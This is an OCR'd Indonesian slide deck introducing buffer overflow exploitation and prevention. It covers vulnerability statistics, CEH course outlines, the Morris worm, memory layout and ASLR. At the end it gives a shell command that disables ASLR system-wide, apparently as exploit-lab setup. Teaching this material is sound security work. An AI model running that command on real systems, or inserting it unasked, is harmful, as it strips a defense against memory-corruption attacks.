


BUFFER OVERFLOW
exploitasi dan pencegahan

by /0xTAUFAN
taufanlinux@gmail.com
www.taufanlubis.wordpress.com

Content

- Pengenalan Buffer over flow
- Dasar-dasar bahasa Assembly
- Gnu Debugger
- Beberapa contoh vulnerable program
- Tehnik pencegahan

25 Years of Vulnerabilities: 1988-2012

RESEARCH REPORT

Yves Younan
Senior Research Engineer
Sourcefire Vulnerability Research Team (VRT™)

SOURCEfire®

Overview

With 25 years of vulnerability data now available, this report takes a historical look at vulnerabilities over the years. Some of the results were surprising, like the Linux kernel having the most CVE vulnerabilities of all other products, while others were less surprising, like Microsoft being the vendor with the most vulnerabilities, or that the buffer overflow is the most occurring vulnerability in the last quarter century.

Some of the results were surprising, like the Linux kernel having the most CVE vulnerabilities of all other products.

We leveraged two well-respected data sources for our research. First, our classifications of vulnerabilities are based on the **Common Vulnerabilities and Exposures (CVE)** [1] database which is used today as an international standard for vulnerability numbering or identification. The database provides 25 years of information on vulnerabilities to assess, spanning 1988 to current.

Next, we used information hosted in the **National Vulnerability Database (NVD)** [2] at the **National Institute of Standards and Technology (NIST)**. We did some normalization to the data with respect to vulnerability categorization to be able to provide more complete statistics. Additional details on the methodology used for modifying the NVD data is provided at the end of the report. Two important caveats: First, not every vulnerability is assigned a CVE, so those of course aren't counted here. Second, NVD also assigns a CVSS score of 10 when a vendor does not provide sufficient information to be able to assess the impact of the vulnerability[1].

Let's take a look at what our research unveiled so that we can leverage it to help us better protect enterprises today.




Figure 8. Top vulnerability types with a critical severity

Certified Ethical Hacker

Course Outline Version 8

CEHv8 consists of 20 core modules designed to facilitate a comprehensive ethical hacking and penetration testing training.

1. Introduction to Ethical Hacking
2. Footprinting and Reconnaissance
3. Scanning Networks
4. Enumeration
5. System Hacking
6. Trojans and Backdoors
7. Viruses and Worms
8. Sniffing
9. Social Engineering
10. Denial of Service
11. Session Hijacking
12. Hacking Webservers
13. Hacking Web Applications
14. SQL Injection
15. Hacking Wireless Networks
16. Hacking Mobile Platforms
17. Evading IDS, Firewalls and Honeypots
18. Buffer Overflows
19. Cryptography
20. Penetration Testing

Course Outline Version 9

CEHv9 consists of 18 core modules designed to facilitate a comprehensive ethical hacking and penetration testing training.

Course Outline

- Introduction to Ethical Hacking
- Footprinting and Reconnaissance
- Scanning Networks
- Enumeration
- Vulnerability Analysis
- System Hacking
- Malware Threats
- Sniffing
- Social Engineering
- Denial-of-Service
- Session Hijacking
- Evading IDS, Firewalls, and Honeypots
- Hacking Web Servers
- Hacking Web Applications
- SQL Injection
- Hacking Wireless Networks
- Hacking Mobile Platforms
- IoT Hacking
- Cloud Computing
- Cryptography

History

- Morris WORM
- Dikembangkan oleh Robert Morris, mahasiswa Cornel University.
- Di launching November 1988.
- Merupakan komputer Worm pertama di internet.
- Disebabkan oleh buffer overflow di fungsi gets() di dalam perintah Unix fingered.
- Menyebar cepat di internet meninfeksi mesin-mesin Unix.

History

- Smashing the stack for Fun and profit “cookbook” karangan Aleph I.
- Di publiskasikan November 1996 di Majalah Phrack.
- Memuat penjelasan secara detail tentang bahaya stack overflow.
- Panduan pertama yang paling jelas dan lengkap tentang bagaimana menemukan dan meng-eksploitasi kelemahan stack overflow.
- Setelah di publikasi serangan stack overflow menjadi lebih banyak dan umum.

Tujuan Buffer Overflow

- Mengambil alih kontrol program.
- Akses sebagai root.
- Meng-crash target


Buffer overflow

- Buffer adalah local variabel di dalam stack frame.
- **Tidak ada** yang dapat mencegah data ditulis diluar alokasi ***buffer space*** yang telah disediakan.
- Data buffer seringkali menulis diatas struktur control di dalam stack frame.
- Bahkan mungkin kedalam ***calling function***.
- Overflow terjadi kerena data yang dimasukkan ke dalam buffer memori melebihi dari kapasitas yang disediakan. (Data bisa dituliskan di luar memory yang telah di alokasikan untuk buffer).

Dibagian mana buffer overflow terjadi?

- Di Stack
- Di heap
- .data segment
- .bss segment

Virtual memory organized



Apa penyebab Buffer Overflows?

- Programmer kadang-kadang membuat kesalahan dalam coding program. Contoh: gagal dalam mensetup variable yang digunakan menangani data yang dimasukkan user.
- User yang tidak bertanggungjawab mungkin bisa meng-exploit kelemahan program dan meng-inject dan menjalankan code programnya.

Proteksi dengan ASLR

Mulai tahun 2005, Address space layout randomization (ASLR) diterapkan di Linux setelah sebelumnya di implementasikan di openBSD ver 3.4 tahun 2003. Windows Vista tahun 2007, MacOS tahun 2007, Solaris tahun 2011, Android tahun 2015 dan iOS tahun 2011.


ASLR merupkan tehnik pengamanan untuk menghindari exploitasi dari kelemahan korupsi memory (memory corruption vulnerabilities).

echo 0 > /proc/sys/kernel/randomize_va_space

$ ***cat /proc/sys/kernel/randomize_va_space***

